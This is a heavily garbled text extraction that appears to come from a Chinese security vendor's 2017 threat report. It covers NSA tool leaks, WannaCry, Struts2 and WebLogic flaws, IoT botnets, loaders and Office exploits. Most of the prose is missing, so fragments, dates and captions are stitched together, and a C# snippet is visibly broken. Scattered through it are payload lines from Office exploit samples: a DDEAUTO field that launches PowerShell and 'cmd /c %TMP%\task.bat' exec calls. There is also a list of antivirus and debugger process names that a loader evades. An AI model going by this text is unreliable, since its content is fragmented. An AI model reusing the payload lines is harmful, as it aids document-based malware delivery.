

**2017**



VenusEye

2017

2018



15%      "      "      54      82.7      30%"      7.1%      "      11.4%

+

2025

IT

2017      |



4.1.4 Lazarus	.....	80
4.1.5 APT -	.....	82
<b>4.2</b>		



# 1. NSA

2017  
 2013 4  
 2016 8  
 NSA  
 Shadow Brokers  
 NSA  
 WannaCry  
 " " " NSA  
 WannaCry  
 NSA  
 2017

## 1. NSA

2016 8 13  
 Shadow Brokers  
 NSA  
 2013-2016  
 Windows  
 Shadow Brokers  
 Windows IIS RPC RDP SMB  
 Shell code  
 2017 2 10  
 WannaCry  
 WannaCry  
 VirusTotal  
 WannaCry  
 2017 4 14  
 Shadow Brokers  
 2016  
 SMB RDP IIS  
 " " " WannaCry  
 Shadow Brokers  
 2017 3 14

2017 4 NSA

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar "
WannaCry

2017 5 12 WannaCry

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar " 20
12
Wi ndows XP Wi ndows 2003

WannaCry
2017 6 27 Petya
Petya " Doubl ePul sar"

" TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar Petya "
2017 8 " " WannaCry

patch Kill Swtich

2017 4 " TCP\_NSA\_Wi ndows\_SMB\_Doubl ePul sar "

" "

" " 2017 4 6

2017 " "

Web	2017	Struts	53%
SQL	33%	XSS	4%
3% IIS	2%	Webshell	5%
		Weblogic	

3. 2017 Web

Struts2      Weblogic  
 "      "

4. 2017 Web




5. 2017

### 4. Office

2017

Office

Office



6. 2017 Office

2017

Office

POC

CVE-

2012-0158

# 5.

### 6. "

"

2017

"

"

2016

Locky

NSA

WannaCry

WannaCry

"

"

2017

9. 2017

### 7. IoT

IoT

IoT

"

"

IoT

2017

"

"

IoT


ssh tel net

IoT

%

¢

y



10. 2017 IoT

2017

Gafgyt

Satori

Bri ckerbot

Mi rai

IoTroop

11. 2017

2017

Mi rai

8.

12. 2017


Mirai

%



Web

Web SQL 2017 33% Webshel I % Struts2 53%  
 3% IIS 2% OWASP XSS 4% Weblogi c  
 OWASP Top 10 A1 2010 A1 2013 A3  
 2017 A7 Web Struts2  
 Weblogi c IIS Web OWASP A9  
 Web



St

5 Web



S2-046		Content-Di spositi on		S2-045		
2.3.32	2.5.10.1					
2017	7	S2-048	CVE-2017-9791		Struts2	struts2-struts1-
plugi n						
2017	9	S2-052	CVE-2017-9805	S2-052		Struts2
	S2-052	Java			OGNL	

# Struts2

18 2017 Struts2

## 1.2

## SQL

SQL

Web

OWASP Top 10

SQL

SQL

SQL

Web

4

0

SQL

SQL

SQL

SQL

SQL

SQL

### 1.3 Webshell

WebShell I

asp

php

jsp

cgi

Webshell I

asp

jsp

php

asp

jsp

php

Web

Web

Webshell I

80

Webshell I

Web

Webshell I

url

Webshell I

Webshell I

"

"

%

Webshell I

Webshell I

eval

post

Webshell I

eval


Webshell I

Webshell I

iBase64

|

S



## 1.5 WebLogic

WebLogic

Oracle

application server

Col l e c t i o n s   F a s t j s o n   J a c k s o n   X S t r e a m   X M L D e c o d e r  
J a v a

2017 1 WebLogi c CVE-2017-3248  
Oracle WebLogi c Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1

CVE-2017-3248  
WebLogi c  
6 WebLogi c  
WebLogi c CVE-2015-4852

**Spring CVE-2017-8045**

2017 8 Pivotal Spring AMQP CVE-  
2017-8045 org.springframework.amqp.core.Message  
string Spring 2003 Java  
Spring AMQ AMQP  
POJO Rabbi tMQ

**Struts2 CVE-2017-9805**

2017 9 Struts2  
lgtm.com CVE-2017-9805  
XStream Struts REST XML payload  
Struts2 REST XStream XStream Handler  
XML payload XML

**Jenki ns CVE-2017-1000353**

2017 12 Jenki ns CVE CVE-2017-1000353




、 ( )



## 2.1

VenusEye



22 2017

2017


10.29%

7.51%

10.55%

. / /






24 2017

2017

FormBook Di amondFox 2017 2017  
 Loader C# Loader Delphi Loader  
 Pony Dyzap 3 FormBook  
 Dyzap  
 VB

	Pony	Dyzap	FormBook	Di amondFox
	2015. 9.	2016. 11.	2017. 6.	2017. 4
	×	×		
DDOS	×	×	×	×
	×			
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017



ZeusVM

Ci tadel

Ursni f

Dri dex





2. mailProxy Panel  
PHP url mailProxy Secret Title Data

30 HawkEye 3


Panel Secret HWID Name Country OS Version Type Data

31 HawkEye 4



6. avastsvc.exe aavastui.exe avgsvc.exe  
iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader

7. sandbox malware sample virus self



### 3.1 2017 Office


1990 11 Office

27 Office

2017 21 Office

2017

6 CVE-2017-0199




33 2017 Office

2017 Office

Year	Count	CVE ID / Description	URL
2017	4	CVE-2017-0199	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199</a>
2017	5	CVE-2017-0261 CVE-2017-0262	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261</a> <a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262</a>
2017	7	CVE-2017-8570	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570</a>
2017	9	CVE-2017-8759	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759</a>
2017	10	CVE-2017-11826	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826</a>
2017	11	DDE Attack	<a href="https://docs.microsoft.com/en-us/securityupdates/securityadvisories/2017/4053440">https://docs.microsoft.com/en-us/securityupdates/securityadvisories/2017/4053440</a>
2017	11	CVE-2017-11882	<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882</a>



78.1% XLS XLSX DOC DOCX  
 12.47% RTF 7.98%



35 Office

2017

RTF

DOC RTF (control word) (group) DOCX OOXML  
 RTF \obj update PPSX OLE DDE

3.2

2017 Office OLE  
 4 CVE-2017-0199 7 CVE-2017-8570 OLE  
 9 CVE-2017-8759 .NET  
 11 CVE-2017-11882( CVE-2018-0798 CVE-2018-0802)  
 OLE

OLE

### 3.2.1 Office OLE

Office

1

Office 2003

(Compound File Binary Format, CFBF)

(Structured Storage, SS)

DOC XLS PPT

Composite Document File

V2 Document (CDF)

2 Office Open XML (OOXML)

Office 2007

XML

ZIP

DOCX XLSX PPTX

3

(RTF)

Windows

(control word)

(group)

RTF

OLE

#### 3.2.1.1 OLE CFBF

CFBF

(storage)

(stream)

"


"


"


"

"


"











50 CVE-2017-8759 1

URL (//) URL URL

51 CVE-2017-8759 2

```

return sb.ToString();
}

private static string EscapeUnicode(string str)
{
    if (string.IsNullOrEmpty(str))
        return "\\\"";

    var sb = new StringBuilder();
    foreach (char c in str)
    {
        if (char.IsControl(c))
            continue;

        if (char.IsLetter(c))
            sb.Append(c);
        else
            sb.Append("\\u");
            sb.Append(Convert.ToInt32(c).ToString("X4"));
    }
    sb.Append("\\\"");
}

```

52 CVE-2017-8759

3

URL

Uni code

### 3.2.4

### CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy


EQNEDT32.EXE

Office

Word

WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE





53 CVE-2017-11882 1


CVE-2017-11882  
RTF

3.0 FONT  
COM Progl D Equati on. 3









CVE-2017-11882 cmd/msh/hta/powershell  
 2017 12 shell code  
 shell code  
 2018 1 3.0 (Office )

### 3.2.5 DDE

DDE(Dynamic Data Exchange) Office  
 Office DDE

```

* ... <w:rsIDPr w:rsID="00E5693">
* ... <w:Pr>
* ... <w:Font w:cs="Times New Roman" w:astAria="Times New Roman"/>
* ... </w:Pr>
* ... <w:Pr>
* ... <w:InstrText>DDEAUTO &quot;C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\windows\system32\WindowsPowerShell\PowerShell.exe -NoP -sta -NonI -wB /?&quot;
    
```

62 DDE

OOXML DDEAUTO  
 word\document.xml

### 3.3

2018  
 4 Packager.dll %TMP%

1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki (Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	intel driverupdl.sct	Package	task.bat

(1) CVE-2017-8570

```

36 \objdata\math
37
    
```

63


1



FONT

(CVE-2017-11882)

WinExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-

0802


"cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

\fl di nst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented

